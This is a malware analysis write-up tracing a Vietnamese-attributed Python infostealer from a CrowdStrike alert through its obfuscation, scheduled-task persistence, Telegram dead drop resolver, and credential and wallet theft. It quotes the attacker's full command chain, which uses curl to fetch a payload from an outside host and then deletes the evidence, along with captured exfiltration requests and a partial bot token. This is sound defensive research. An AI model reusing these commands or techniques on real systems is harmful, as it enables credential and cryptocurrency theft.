
Executive Summary
The complete analysis of Vietnamese Stealer - a Python-based info stealer using Telegram as a C2. What started as a CrowdStrike alert with a suspicious file led to uncovering a sophisticated multi-stage attack with Vietnamese threat actor attribution. This write-up follows our analysis journey chronologically, breakthroughs, and the decision-making process at each stage.
Vietnamese Stealer is a Vietnamese-attributed information stealer that targets browser credentials, cookies, and cryptocurrency wallets. The malware is delivered through DLL sideloading using a legitimate Adobe binary, with social engineered lures in Korean to target multiple regions. It employs a 4-layer obfuscation scheme and uses Telegram as both its command-and-control channel and exfiltration destination, leveraging a Dead Drop Resolver technique to dynamically retrieve C2 infrastructure. Persistence is maintained through a scheduled task disguised as a Microsoft Edge update. Attribution to Vietnamese threat actors is supported by language indicators in the code and Telegram operator metadata.
This campaign shares characteristics with other Vietnamese-attributed stealers documented by security researchers, including Noodlophile (Morphisec), PXA Stealer (Cisco Talos), and NodeStealer (Unit 42). The use of DLL sideloading, Python-based payloads, and Telegram infrastructure appears to be a common playbook among Vietnamese cybercriminal groups. Notably, our sample contains explicit references to Morphisec in its anti-analysis padding - suggesting these threat actors are actively monitoring security vendor research and incorporating taunts into their malware. The “địt mẹ mày morphisec” string repeated millions of times serves dual purposes: crashing analysis tools while sending a message to the security community.
Key Findings
- DLL sideloading via legitimate Adobe
ADNotificationManager.exe - Four-layer obfuscation: Base85 -> Bzip2 -> Zlib -> Marshal
- 99% junk padding with anti-Morphisec Vietnamese profanity
- Dead Drop Resolver via Telegram public channel
- Identified threat actors: @Byte_ManzZz (Vietnamese), @panpan7986
Part 1: Initial Discovery – CrowdStrike Alert
The investigation started with a CrowdStrike alert on execution of a suspicious file. CrowdStrike captured but didn’t kill the complete process tree, which showed a multi-stage attack. The process tree immediately revealed several red flags: cmd.exe spawning curl.exe (downloading payloads), a Korean-named file (부가가치세 영수증.jpg - actually WinRAR), and conhost.exe - headless launching svchost.exe with suspicious arguments.
 Figure: CrowdStrike process tree: explorer.exe -> .exe dropper -> cmd.exe -> curl, WinRAR, conhost -> svchost.exe
1.1 The Full Command Chain
CrowdStrike captured the complete command line which was executed by the Side Loading DLL - urlmon.dll:
 Figure:Complete command chain captured from CrowdStrike
cmd /c cd && start Document.pdf && # Decoy PDF opens in Edge curl -s -o Invoice.pdf http://mongky68[.]godohosting[.]com/detail/nonlocal/23summer/Invoice.pdf && "부가가치세 영수증.jpg" x -ibck -y -pAoG0mRrhQDZ9rxIFfJo02euJnDiftg6A Invoice.pdf C:\Users\Public && del /s /q Invoice.pdf && # Delete downloaded archive del /s /q "부가가치세 영수증.jpg" && # Delete extractor (WinRAR) del /s /q "증거 보고서 - DA 성형외과.pdf" && # Delete evidence cd C:\Users\Public\Windows && conhost.exe --headless -- C:\Users\Public\Windows\svchost.exe DLLs\py.ico MRB_2_NEW_VER_BOT && exit
KEY INSIGHT: ‘부가가치세 영수증.jpg’ (Korean for ‘VAT Receipt’) is actually WinRAR.exe renamed, the password ‘AoG0mRrhQDZ9rxIFfJo02euJnDiftg6A’ is hardcoded in the command line.
The combination of an impersonated filename, absence of a valid digital signature, abnormal file size, and sideloading-style directory layout provides high-confidence evidence that this urlmon.dll is a malicious sideloaded DLL, not a legitimate Windows component.
 Figure: urlmon.dllabnormal file size
 Figure: urlmon.dllwithout valid signature
1.2 Investigating the Dropped Files
As an initial step, we investigated the file system paths and directory structures in order to establish a clear understanding of what artifacts were present, where they were located, and why they existed. During this investigation, a notable artifact was identified: a ZIP archive Documents and evidence proving a violation. The next phase of the analysis focused on determining the origin of this archive and the method by which it was introduced into the environment
 Figure: Zone.Identifirer is telling the storyWith the execution chain understood, and the initial stage with the Zone.Identifier located, our investigation focused on the final payload location:
`PS> dir C:\Users\Public\Windows\
Mode Name —- —- d—– DLLs d—– Lib -a—- svchost.exe # 106 KB
PS> dir DLLs
-a—- py.ico # 15.6 KB`
One of the things that immediately popped up is Svchost.exe anomalies. Svchost.exe in C:\Users\Public - That’s not the common location for Windows Service Host, also we found it strange that a DLLs folder contain an .ico file
1.3 First Discovery: svchost.exe is Python
The version information of the suspicious svchost.exe:
 Figure:svchost.exe is actually Python 3.10 - classic masquerading techniqueMASQUERADING CONFIRMED: The threat actor renamed python.exe to svchost.exe to blend in with legitimate Windows processes. This is T1036 (Masquerading) in MITRE ATT&CK.
1.4 What is py.ico?
If Svchost.exe is python.exe, the ‘icon’ file in the DLLs folder was clearly not an icon. Opening it in Notepad revealed heavily obfuscated code:
 Figure:py.ico opened in Notepad - definitely not an icon fileThe first line reveals an interesting obfuscation technique:
globals()['__builtins__'].__dict__['exec'](globals()['__builtins__'].__dict__['getattr']...
Instead of calling exec() directly, the code accesses it through the builtins dictionary. This evades simple static analysis of EDR that looks for ’exec’ function calls.
Part 2: Peeling Back the Layers
The obfuscated code executed something - but what? To answer this we need to find and decode the payload. At the end of py.ico, Was found a large blob inside b’…’ - clearly some encoded data.
2.1 Identifying the Encoding
The first task was identifying which encoding was used. The end of py.ico file contains the following:
…qM*bj7>KyJQ6%OXO2UBuk7%+sc`r|KjdQrwS4mhY;Mr’)))))
Character set analysis: # - Contains A-Za-z0-9 (alphanumeric)
- Contains !#$%&()*+;<=>?@^_`{|}~ (special chars)
- Base64 only uses A-Za-z0-9+/=
 Figure: Character set analysis identifying Base85 encodingIt’s not Base64 and the presence of characters such as |, {, }, ^, and ~ suggesting the data is Base85 rather than Base64. Repeated
 |NsC0 patterns were observed, which correspond to Base85-encoded 32-bit all-ones values (0xFFFFFFFF), commonly indicative of structured binary data or padding within encoded payloads.
We used a tool to convert Hex to ASCII, hoping it might reveal something.
 We found a match. These strings are not random. They are the semantic “building blocks” of an obfuscated Python unpacking chain, the code is constructing and calling standard library functions without ever writing their names plainly in the source.
- · Decoded marshal -Original Hex 6d 61 72 73 68 61 6c
- · Decoded loads -Original Hex 6c 6f 61 64 73
- · Decoded zlib -Original Hex 7a 6c 69 62
- · Decoded decompress -Original Hex 64 65 63 6f 6d 70 72 65 73 73
- · Decoded b2z -Original Hex 62 32 7a
- · Decoded base64 -Original Hex 62 61 73 65 36 34
- · Decoded b85decode -Original Hex 62 38 35 64 65 63 6f 64 65
It’s not Base64 and we have here “b85decode”, its looks exactly like “base64.b85decode” a Python standard-library function that decodes data encoded using Base85.
2.2 Layer-by-Layer Decoding
With Base85 identified, a decoder was written to peel back each layer. The key insight was checking magic bytes after each decode to identify the next layer order:
`# Layer 1: Base85 -> Check magic bytes layer1 = base64.b85decode(payload) print(layer1[:4]) # b"BZh9" = Bzip2!
Layer 2: Bzip2 -> Check magic bytes
layer2 = bz2.decompress(layer1) print(hex(layer2[0]), hex(layer2[1])) # 0x78 0x9c = Zlib!
Layer 3: Zlib -> Check what we get
layer3 = zlib.decompress(layer2) print(layer3[0]) # 0xe3 = Marshal code object!
Layer 4: Marshal -> Python code object
code = marshal.loads(layer3)`
 Figure: Layer-by-layer decoder output showing 7425x expansion ratio
CRITICAL FINDING: 15KB expands to 116MB - a 7425x expansion ratio! This is not normal. Something is deliberately bloating the payload.
Part 3: The Anti-Analysis Trick
When trying to iterate through the code object’s constants (co_consts), the scripts kept hanging. Memory usage skyrocketed. Eventually, we managed to peek at what was inside:
`»> for const in code.co_consts[:5]: … if isinstance(const, str): … print(const[:50])
dit me may morphisec dit me may morphisec dit me may dit me may morphisec dit me may morphisec dit me may dit me may morphisec dit me may morphisec dit me may`
 Figure: Thepayload is 99% junk - Vietnamese profanity repeated millions of times**TRANSLATION: ‘dit me may morphisec’ is Vietnamese profanity directed at Morphisec, a security vendor. The attackers are taunting analysts while bloating the file to crash analysis tools. This is also a strong ATTRIBUTION INDICATOR.
The solution was simple: filter out anything containing ‘morphisec’ and focus on co_names (function/import names) which were NOT padded.
Part 4: Extracting Function Names
With the junk filtering in place, we extracted co_names - the list of all function and import names used by the code. This revealed the malware’s complete capability set:
 Figure: Extracted function names revealing suspicious capabilities`# Task Scheduler Functions
NewTask, Triggers, trigger_logon, trigger_daily, RegisterTaskDefinition
Figure: Extracted function names revealing suspicious capabilities`# Task Scheduler Functions
NewTask, Triggers, trigger_logon, trigger_daily, RegisterTaskDefinition
Suspicious Functions
url, input, match, sleep, NAMESPACE_DNS`
Part 5: Decoding the Configuration
The strings in co_consts were obfuscated with a simple but effective algorithm. After some analysis, the pattern reveals:
`# Obfuscation algorithm: def decode_str(s): # Step 1: Take every odd-indexedcharacter odd = s[1::2] # Step 2: Remove prefix if present if odd.startswith("?noue"): odd = odd[5:] # Step 3: Reverse the string return odd[::-1]
Example:
Obfuscated: “aHbTcTdPeS…”
Step 1 (odd chars): “SPTTH…”
Step 3 (reverse): “…HTTP” -> URL!`
5.1 Discovering the String Obfuscation Pattern
When we first extracted the strings from the deobfuscated payload, what we saw made no sense at all. The strings appeared to be complete gibberish - random characters with no discernible pattern:
?_ngocuyen}{/m$o@c..@h.s@i.n.a.v.l.r.u//$:@s.p@t.t@h ?_ngocuyene.c.i.v$r@e.S@..e@l.u.d.e.h.c.S
 Figure: Extracted Telegram configuration - bot token and chat IDsAt first glance, these strings looked like encryption output or corrupted data. But upon closer inspection, we noticed something peculiar: familiar fragments of words appeared at regular intervals. In the first string, we could spot ‘urlvanish’, ‘com’, ‘https’ - but they were interleaved with garbage characters and reversed.
The breakthrough occurred when we identified real characters were hiding at odd-indexed positions (1, 3, 5, 7…), while the even positions contained random junk characters inserted to confuse analysts. Additionally, strings often started with a ‘?_ngocuyen’ prefix (the threat actor’s handle) and the actual content was reversed.
**The Decoding Algorithm we discovered works in three steps:**1. Extract odd-indexed characters - Take only characters at positions 1, 3, 5, 7… (0-indexed) 2. **Remove prefix if present -**If the result starts with “?noue” or similar marker, strip it 3. **Reverse the string -**The extracted characters are stored in reverse order
Python Implementation:def decode_str(s): # Step 1: Extract characters at odd indices (1, 3, 5, 7...) odd_chars = s[1::2] # Step 2: Remove "?noue" prefix if present if odd_chars.startswith('?noue'): odd_chars = odd_chars[5:] # Step 3: Reverse the string return odd_chars[::-1]
**Step-by-Step Walkthrough:**For strings with non-printable characters, an additional cleaning step was needed - extracting only alphanumeric characters and common URL symbols before reversing: **Example 1:**Input: “?_ngocuyen}{/m$o@c..@h.s@i.n.a.v.l.r.u//$:@s.p@t.t@h” Clean + Extract letters: “mocishnavlru//:sptth” Reverse: “https://urlvanish.com” **Example 2:**Input: “?_ngocuyene.c.i.v$r@e.S@..e@l.u.d.e.h.c.S” Clean + Extract letters: “ecivreSeldehcS” Reverse: “Schedule.Service”
Why This Obfuscation is Effective:· Simple string searches fail - Searching for “telegram” or “api” returns nothing · Entropy analysis is inconclusive- The junk characters maintain normal-looking entropy · Automated de-obfuscators miss it - This isn’t standard Base64/XOR/RC4, so tools don’t flag it · Manual analysis required - Only pattern recognition by a human analyst reveals the scheme
Attribution Note: The “?_ngocuyen” prefix appearing in obfuscated strings matches the Vietnamese threat actor handles found elsewhere in the code, providing additional attribution evidence. With this decoding algorithm in hand, we could now extract all the configuration strings from the malware, revealing its true capabilities and infrastructure.
 Figure: Extracted URLs and Task Scheduler Object· Open Graph Protocol: Meta property og:Description content
· Task Name: MicrosoftEdgeUpdateTaskMachine
· Task Triggers: PT72H, PT1H
· Task Creation Time: 1999-01-01 00:00:000
· Task Scheduler Action: Conhost.exe headlessWindows\svchost.exe Windows\DLL\py.ico
· Schedule.Service: Windows Task Scheduler COM object
· MicrosoftEdgeUpdateTaskMachine: Fake scheduled task name
· https://urlvanish[.]com/: Stage2 redirect URL
· https://t[.]me/: Telegram Dead Drop Resolver URL
Part 6: Persistence Mechanism
The malware creates a scheduled task that masquerades as Microsoft Edge update:
 Figure:Task Scheduler showing MicrosoftEdgeUpdateTaskMachine
- Task Name: MicrosoftEdgeUpdateTaskMachine
- Author: Microsoft Corporation (spoofed)
- Triggers: At logon + Daily every 1 hour
- Start Date: 1999-01-01T00:00:00 (SUSPICIOUS!)
- Command: conhost.exe –headless – svchost.exe py.ico MRB_2_NEW_VER_BOT
DETECTION TIP: The 1999 start date is a reliable IOC. Legitimate Microsoft tasks don’t have start dates from before Windows XP existed.
Part 7: A Small Talk with the Malware
Switching from static to dynamic, let’s have a quick review of py.ico. Malware tell a lot when they are running, especially if you keep your eye on them. So instead of digging for hours in rabbit holes with static analysis sometimes the best thing to do is to buy the front row tickets for the show.
 Figure: WireShark CaptureAt this stage, the URLs were already known, but the key question was what additional insight could be derived from them. A deeper analysis was therefore required. The first meaningful indicator was an unknown URI that referenced urlvanish[.]com as the referrer, a value that was also observed in the first-stage reversed payload within the co_consts structure. This behavior is consistent with a redirection mechanism, which aligns with the service model provided by UrlVanish. The subsequent communication with the associated IP address exhibits characteristics commonly observed in secondary payload delivery activity.
 Figure: WireShark capturing urlvanish as referer
7.1 Analytical Discipline: Step-by-Step Validation
UrlVanish and a second-stage payload were already identified, but one anomaly remained: the appearance of t.me. This was not treated as noise. A strict review loop, return to the artifacts, re-read the decoded constants, and re-evaluate the execution context, clarified the purpose. Within the reversed payload’s co_consts, with a supporting indicator of Open Graph metadata, specifically meta property=“og:description” content. This is standard social-platform link-preview material, and it explains why Telegram-oriented URLs appear in the artifact set.
Another check with the malware shows is not accessing to t.me and doesn’t run without the specific flag “MBR_2_NEW_VER_BOT”
 Figure: py.ico output without “MBR_2_NEW_VER_BOT”Attribution detection tip: Interrupt malicious execution and observe runtime error output, as uncaught exceptions and stack traces can disclose original source filenames, developer language markers, or embedded identifiers that are typically concealed during normal execution paths.
Part 8: Dead Drop Resolver Mechanism
One of the cleverest techniques: instead of hardcoding C2 URLs, the malware fetches commands from a Telegram public channel’s metadata.
 Figure: Telegram channel MRB_2_NEW_VER_BOT used as Dead Drop Resolver
- Step 1: Fetch Telegram channel page curl https://t[.]me/MRB_2_NEW_VER_BOT
- Step 2: Parse og:description meta tag
 Figure: og:description contains the command ‘fe44f1ba’
Part 9: Stage 2, Looks Similar but Works Differently.
With the Dead Drop Resolver mechanism understood, capturing Stage 2 payload was the next step. Following the Dead Drop Resolver trail, we retrieved the actual payload from the C2 server. The malware constructs the download URL by combining urlvanish[.]com with the value extracted from the Telegram channel’s og:description meta tag:
 Figure: downloading the Stage 2 payloadThe urlvanish[.]com service redirected the request to the actual payload hosted on mongky68[.]godohosting[.]com. The downloaded file was 104,397 bytes - significantly larger than the 15KB Stage 1 loader (py.ico).
9.1 Same Obfuscation, Same Author
Opening the Stage 2 payload revealed a familiar structure - the exact same obfuscation wrapper used in Stage 1.
 Figure: Stage2 ObfuscationThis confirmed several important findings:
- Same decoding chain - Base85 -> Bzip2 -> Zlib -> Marshal
- Same anti-analysis padding - ~106 MB of junk data designed to overwhelm analyzers
- Same author/framework - Identical obfuscation techniques indicate shared development
9.2 Stage 1 vs Stage 2: Loader vs Stealer
Analysis of the decoded payloads revealed a clear separation of functionality between the two stages: · Stage 1 py.ico Loader Size encoded: 15 KB Function count: ~22 Key operations: Download, Persist, Execute · Stage 2 Live Payload Information Stealer Size encoded: 104 KB Function count: 100+ functions Key operations: Steal, Encrypt, Exfiltrate
9.3 Stealer Functions Discovered
Extracting strings from the decoded Stage 2 payload revealed the comprehensive stealing capabilities:
 Figure: Stage2 co_names**Browser Credential Theft:**
- get_ch_cookies_sqlite - Extract Chrome cookies from SQLite database
- get_ch_cookies_debugging - Steal cookies via Chrome debugging protocol
- get_ch_restore_token - Extract Chrome authentication tokens
- get_gck_cookies - Steal Firefox/Gecko browser cookies
- decrypted_password - Decrypt saved browser passwords
- master_password - Handle master password extraction
**Cryptocurrency Wallet Theft:**
- wallet_extensions - List of targeted wallet browser extensions
- get_ch_wallet_extension - Extract wallet data from Chrome extensions
- exodus, atomic, ledger - Specific wallet targeting functions
**Telegram C2 Configuration:**
- TOKEN_BOT - Telegram bot API token for exfiltration
- CHAT_ID_NEW - Primary exfiltration channel
- CHAT_ID_RESET - The “Reset Logs” collection channel
- CHAT_ID_NEW_NOTIFY - Notification channel for new victims
The separation between Stage 1 (loader) and Stage 2 (stealer) provides operational flexibility to the threat actor. They can update the stealer payload at any time by simply changing the og:description in the Telegram channel, without needing to redistribute the initial dropper. This makes takedown efforts more difficult and allows rapid iteration on the malware’s capabilities.
Part 10: Traffic Interception (MITM)
We also needed to verify and see the malware in action. The challenge was that all traffic was TLS-encrypted to Telegram. We’ve set up mitmproxy on REMnux to intercept HTTPS.
10.1 The Problem: SSL Certificate Verification
When running the malware through mitmproxy, it immediately failed with an SSL error:
 Figure: py.ico SSL error**INTELLIGENCE FROM ERROR:**This error revealed key information!
- host=’t.me’ confirms Telegram C2
- /MRB_2_NEW_VER_BOT is the bot identifier (this is one of our IOC)
- urllib3.exceptions means Python requests library
- _ssl.c:1007 confirms Python SSL module
10.2 The SSL Bypass Journey (5 Attempts)
What followed was a systematic process of elimination to understand where Python loads its trusted certificates: · Attempt 1: Install cert in Windows store Why It Failed: Bundled Python ignores Windows cert store · Attempt 2: SSL_CERT_FILE environment variable Why It Failed: Bundled Python ignores env vars · Attempt 3: Patch ssl.py (CERT_NONE) Why It Failed: requests/urllib3 don’t use ssl.py for certs · Attempt 4: System Python cert paths Why It Failed: Malware has its own bundled paths · Attempt 5: Patch certifi/cacert.pem - SUCCESS!
Searching the malware’s bundled Python environment for certificate files: `PS> Get-ChildItem -Path “C:\Users\Public\Windows” -Recurse -Filter “*.pem”
Directory: C:\Users\Public\Windows\Lib\site-packages\certifi
Mode Name —- —- -a—- cacert.pem <– THE KEY FILE!`
**THE BREAKTHROUGH:**The requests library uses the certifi package for trusted CA certificates, NOT the system store or ssl.py settings. We appended mitmproxy’s CA to: “C:\Users\Public\Windows\Lib\site-packages\certifi\cacert.pem” After this patch, the malware’s HTTPS connections through mitmproxy were succesful
10.3 Captured Traffic Flow
 Figure: mitmproxy showing complete attack flow
18:42:16 GET t.me/MRB_2_NEW_VER_BOT # Dead Drop Resolver 18:42:16 HEAD urlvanish.com/fe44f1ba # Follow redirect 18:42:18 GET mongky68.godohosting.com/…/PA # Download stealer 18:42:26 GET ipwho.is/?output=json # Victim geolocation 18:42:30 POST api.telegram.org/bot…/sendDocument # EXFILTRATION!
10.4 Captured Exfiltration
 Figure:Actual exfiltration POST to Telegram with stolen dataThe intercepted POST to Telegram contained:· - All Passwords.txt - stolen credentials from browsers
· - Screenshot.png - victim’s desktop screenshot
· - Victim metadata: Country (Israel), AntiVirus, Computer name
· - Summary: CK:156|PW:42|AF:89|CC:2|IBAN:1|TK:3|FB:1|Wallets:2
Figure:Actual exfiltration POST to Telegram with stolen dataThe intercepted POST to Telegram contained:· - All Passwords.txt - stolen credentials from browsers
· - Screenshot.png - victim’s desktop screenshot
· - Victim metadata: Country (Israel), AntiVirus, Computer name
· - Summary: CK:156|PW:42|AF:89|CC:2|IBAN:1|TK:3|FB:1|Wallets:2
Part 11: Telegram Infrastructure Hunting
With the bot token extracted, we went hunting. The Telegram Bot API provides rich endpoints for enumeration - if you have a valid token, you can query everything.
11.1 Verify Bot is Live (getMe)
`curl “https://api.telegram.org/bot7755709066:AAExjVy6cxqr.../getMe"
{ “ok”: true, “result”: { “id”: 7755709066, “is_bot”: true, “username”: “Logs_Data_bot” } }`
 Figure: Bot @Logs_Data_bot confirmed LIVE
11.2 Enumerate Private Channel (getChat)
` curl “…/getChat?chat_id=-1002804802878”
{ “ok”: true, “result”: { “id”: -1002804802878, “title”: “Reset Logs”, “type”: “channel”, “premium_subscription”: true } }`
 Figure: Private channel ‘Reset Logs’ where stolen data is sent
11.3 Identify ALL Administrators (getChatAdministrators)
This was the jackpot - revealing everyone with access to stolen credentials:
curl ".../getChatAdministrators?chat_id=-1002804802878"
 Figure: All 4 administrators revealed including @Byte_ManzZz (Vietnamese)THREAT ACTOR IDENTIFIED: @Byte_ManzZz (ID: 6015299155) has language_code: ‘vi’ (Vietnamese). Combined with Vietnamese profanity in code and author tags, this provides HIGH CONFIDENCE attribution to Vietnamese threat actors.
Indicators of Compromise (IOCs)
